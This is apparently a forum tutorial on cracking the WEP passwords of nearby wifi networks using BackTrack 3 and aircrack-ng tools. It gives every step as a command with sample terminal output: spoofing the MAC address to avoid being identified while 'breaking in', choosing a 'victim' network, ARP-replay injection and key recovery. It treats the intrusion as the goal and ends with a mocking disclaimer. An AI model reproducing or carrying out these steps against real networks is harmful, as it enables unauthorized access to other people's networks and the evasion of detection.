

Hacking WEP wifi passwords

1. Getting the right tools

Download Backtrack 3. It can be found here:

http://www.remote-exploit.org/backtrack_download.html

The Backtrack 4 beta is out but until it is fully tested (especially if you are a noob) I would get the BT3 setup. The rest of this guide will proceed assuming you downloaded BT3. I downloaded the CD iso and burned it to a cd. Insert your BT3 cd/usb drive and reboot your computer into BT3. I always load into the 3rd boot option from the boot menu. (VESA/KDE) You only have a few seconds before it auto-boots into the 1st option so be ready. The 1st option boots too slowly or not at all so always boot from the 2nd or 3rd. Experiment to see what works best for you.

2. Preparing the victim network for attack

Once in BT3, click the tiny black box in the lower left corner to load up a "Konsole" window. Now we must prep your wireless card.

Type:

```
airmon-ng
```

You will see the name of your wireless card. (mine is named "ath0") From here on out, replace "ath0" with the name of your card.

Now type:

```
airmon-ng stop ath0
```

then type:

```
ifconfig wifi0 down
```

then:

```
macchanger --mac 00:11:22:33:44:55 wifi0
```

then:

```
airmon-ng start wifi0
```

What these steps did was to spoof (fake) your mac address so that JUST IN CASE your computer is discovered by someone as you are breaking in, they will not see your REAL mac address. Moving on...

Now it's time to discover some networks to break into.

Type:

```
airodump-ng ath0
```

Now you will see a list of wireless networks start to populate. Some will have a better signal than others and it is a good idea to pick one that has a decent signal otherwise it will take forever to crack or you may not be able to crack it at all.

Once you see the network that you want to crack, do this:

hold down ctrl and tap c

This will stop airodump from populating networks and will freeze the screen so that you can see the info that you need.

****Now from here on out, when I tell you to type a command, you need to replace whatever is in parenthesis with what I tell you to from your screen. For example: if i say to type:**

```
-c (channel)
```

then dont actually type in

```
-c (channel)
```

Instead, replace that with whatever the channel number is...so, for example you would type:

```
-c 6
```

Can't be much clearer than that...lets continue...

Now find the network that you want to crack and MAKE SURE that it says the encryption for that network is WEP. If it says WPA or any variation of WPA then move on...you can still crack WPA with backtrack and some other tools but it is a whole other ball game and you need to master WEP first.

```

CH 7 ][ Elapsed: 16 s ][ 2009-02-18 20:49

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:1A:70:77:29:91  5     10       0  0    6  54  WEP   WEP
00:18:F8:6E:D4:C4  1      2       0  0    6  54  WEP   WEP
00:1E:E5:25:B8:D9  0      1       0  0    1  54  WPA2  CCMP  PSK
00:18:39:63:DB:BE  2      9       0  0    6  54  WPA   TKIP  PSK
00:1E:2A:DB:85:5A  43     56      17  0    6  54  WPA2  CCMP  PSK
00:1C:F0:FB:AB:5A  13     23       0  0    6  54  WEP   WEP
00:1C:10:21:51:6E  10     16       0  0    1  54  WEP   WEP
00:13:10:71:5A:AE  12     19       0  0    1  11  OPN

bt ~ #

```

Once you've decided on a network, take note of its channel number and bssid. The bssid will look something like this --> 05:GK:30:fo:s9:2n
 The Channel number will be under a heading that says "CH".
 Now, in the same Konsole window, type:

```
airodump-ng -c (channel) -w (file name) --bssid (bssid) ath0
```

the FILE NAME can be whatever you want. This is simply the place that airodump is going to store the packets of info that you receive to later crack. You don't even put in an extension...just pick a random word that you will remember. I usually make mine "wepkey" because I can always remember it.

****Side Note:** if you crack more than one network in the same session, you must have different file names for each one or it won't work. I usually just name them wepkey1, wepkey2, etc.

Once you typed in that last command, the screen of airodump will change and start to show your computer gathering packets. You will also see a heading marked "IV" with a number underneath it. This stands for "Initialization Vector" but in noob terms all this means is "packets of info that contain clues to the password." Once you gain a minimum of 5,000 of these IV's, you can try to crack the password.

I've cracked some right at 5,000 and others have taken over 60,000. It just depends on how long and difficult they made the password.

Now you are thinking, "I'm screwed because my IV's are going up really slowly." Well, don't worry, now we are going to trick the router into giving us HUNDREDS of IV's per second.

3. Actually cracking the WEP password

Now leave this Konsole window up and running and open up a 2nd Konsole window. In this one type:

```
aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 ath0
```

```
Shell - Konsole <2>
bt ~ # aireplay-ng -1 0 -a 00:1c:f0:fb:ab:5a -h 00:11:22:33:44:55 ath0
20:53:19 Waiting for beacon frame (BSSID: 00:1C:F0:FB:AB:5A) on channel 6
20:53:19 Sending Authentication Request (Open System) [ACK]
20:53:19 Authentication successful
20:53:19 Sending Association Request
20:53:19 Association successful ;-) (AID: 1)
[scribble]
bt ~ # aireplay-ng -3 -b 00:1c:f0:fb:ab:5a -h 00:11:22:33:44:55 ath0
20:54:16 Waiting for beacon frame (BSSID: 00:1C:F0:FB:AB:5A) on channel 6
Saving ARP requests in replay_arp-0218-205416.cap
You should also start airodump-ng to capture replies.
Read 1307 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

Typing error :)

<< back | track 3

20:54


This will generate a bunch of text and then you will see a line where your computer is gathering a bunch of packets and waiting on ARP and ACK. Don't worry about what these mean...just know that these are your meal tickets. Now you just sit and wait. Once your computer finally gathers an ARP request, it will send it back to the router and begin to generate hundreds of ARP and ACK per second. Sometimes this starts to happen within seconds...sometimes you have to wait up to a few minutes. Just be patient. When it finally does happen, switch back to your first Konsole window and you should see the number underneath the IV starting to rise rapidly. This is great! It means you are almost finished! When this number reaches AT LEAST 5,000 then you can start your password crack. It will probably take more than this but I always start my password cracking at 5,000 just in case they have a really weak password.

Now you need to open up a 3rd and final Konsole window. This will be where we actually crack the password. Type:

```
aircrack-ng -b (ssid) (filename)-01.cap
```

Remember the filename you made up earlier? Mine was "wepkey". Don't put a space in between it and -01.cap here. Type it as you see it. So for me, I would type wepkey-01.cap

Once you have done this you will see aircrack fire up and begin to crack the password. typically you have to wait for more like 10,000 to 20,000 IV's before it will crack. If this is the case, aircrack will test what you've got so far and then it will say something like "not enough IV's. Retry at 10,000." DON'T DO ANYTHING! It will stay running...it is just letting you know that it is on pause until more IV's are gathered. Once you pass the 10,000 mark it will automatically fire up again and try to crack it. If this fails it will say "not enough IV's. Retry at 15,000." and so on until it finally gets it.



```
Shell - Konsole <3>
Aircrack-ng 1.0 rc1 r1085

[00:00:54] Tested 163405 keys (got 244 IVs)

KB  depth  byte(vote)
0   33/ 34  FB( 768) 01( 512) 06( 512) 14( 512) 15( 512) 1A( 512) 23( 512) 25( 512) 29( 512) 34( 512) 3A( 512)
1    8/   1  E0(1024) 12( 768) 18( 768) 31( 768) 47( 768) 51( 768) 5E( 768) 6A( 768) 71( 768) 78( 768) 81( 768)
2    8/  31  FF(1024) 08( 768) 1F( 768) 26( 768) 2E( 768) 39( 768) 4A( 768) 63( 768) 69( 768) 85( 768) 86( 768)
3    9/   3  FD(1024) 07( 768) 0D( 768) 11( 768) 14( 768) 19( 768) 3B( 768) 45( 768) 53( 768) 61( 768) 7C( 768)
4    2/   7  5C(1280) 0F(1024) 28(1024) 4B(1024) 5D(1024) B6(1024) 05( 768) 0C( 768) 27( 768) 2D( 768) 35( 768)

Failed. Next try with 5000 IVs.
```

If you do everything correctly up to this point, before too long you will have the password! now if the password looks goofy, dont worry, it will still work. some passwords are saved in ASCII format, in which case, aircrack will show you exactly what characters they typed in for their password. Sometimes, though, the password is saved in HEX format in which case the computer will show you the HEX encryption of the password. It doesn't matter either way, because you can type in either one and it will connect you to the network.

Take note, though, that the password will always be displayed in aircrack with a colon after every 2 characters. So for instance if the password was "secret", it would be displayed as:

```
se:cr:et
```

This would obviously be the ASCII format. If it was a HEX encrypted password that was something like "0FKW9427VF" then it would still display as:

```
0F:KW:94:27:VF
```

Just omit the colons from the password, boot back into whatever operating system you use, try to connect to the network and type in the password without the colons and presto! You are in!

It may seem like a lot to deal with if you have never done it, but after a few successful attempts, you will get very quick with it. If I am near a WEP encrypted router with a good signal, I can often crack the password in just a couple of minutes.

I am not responsible for what you do with this information. Any malicious/illegal activity that you do, falls completely on you because...technically...this is just for you to test the security of your own network. :-)

I will gladly answer any legitimate questions anyone has to the best of my ability. HOWEVER, I WILL NOT ANSWER ANYONE THAT IS TOO LAZY TO READ THE WHOLE TUT AND JUST ASKS ME SOME QUESTION THAT I CLEARLY ANSWERED. No one wants to hold your hand through this...read the tut and go experiment until you get it right.

There are rare occasions where someone will use WEP encryption with SKA as well. (Shared Key Authentication) If this is the case, additional steps are needed to associate with the router and therefore, the steps I lined out here will not work. I've only seen this once or twice, though, so you probably won't run into it. If I get motivated, I may throw up a tut on how to crack this in the future.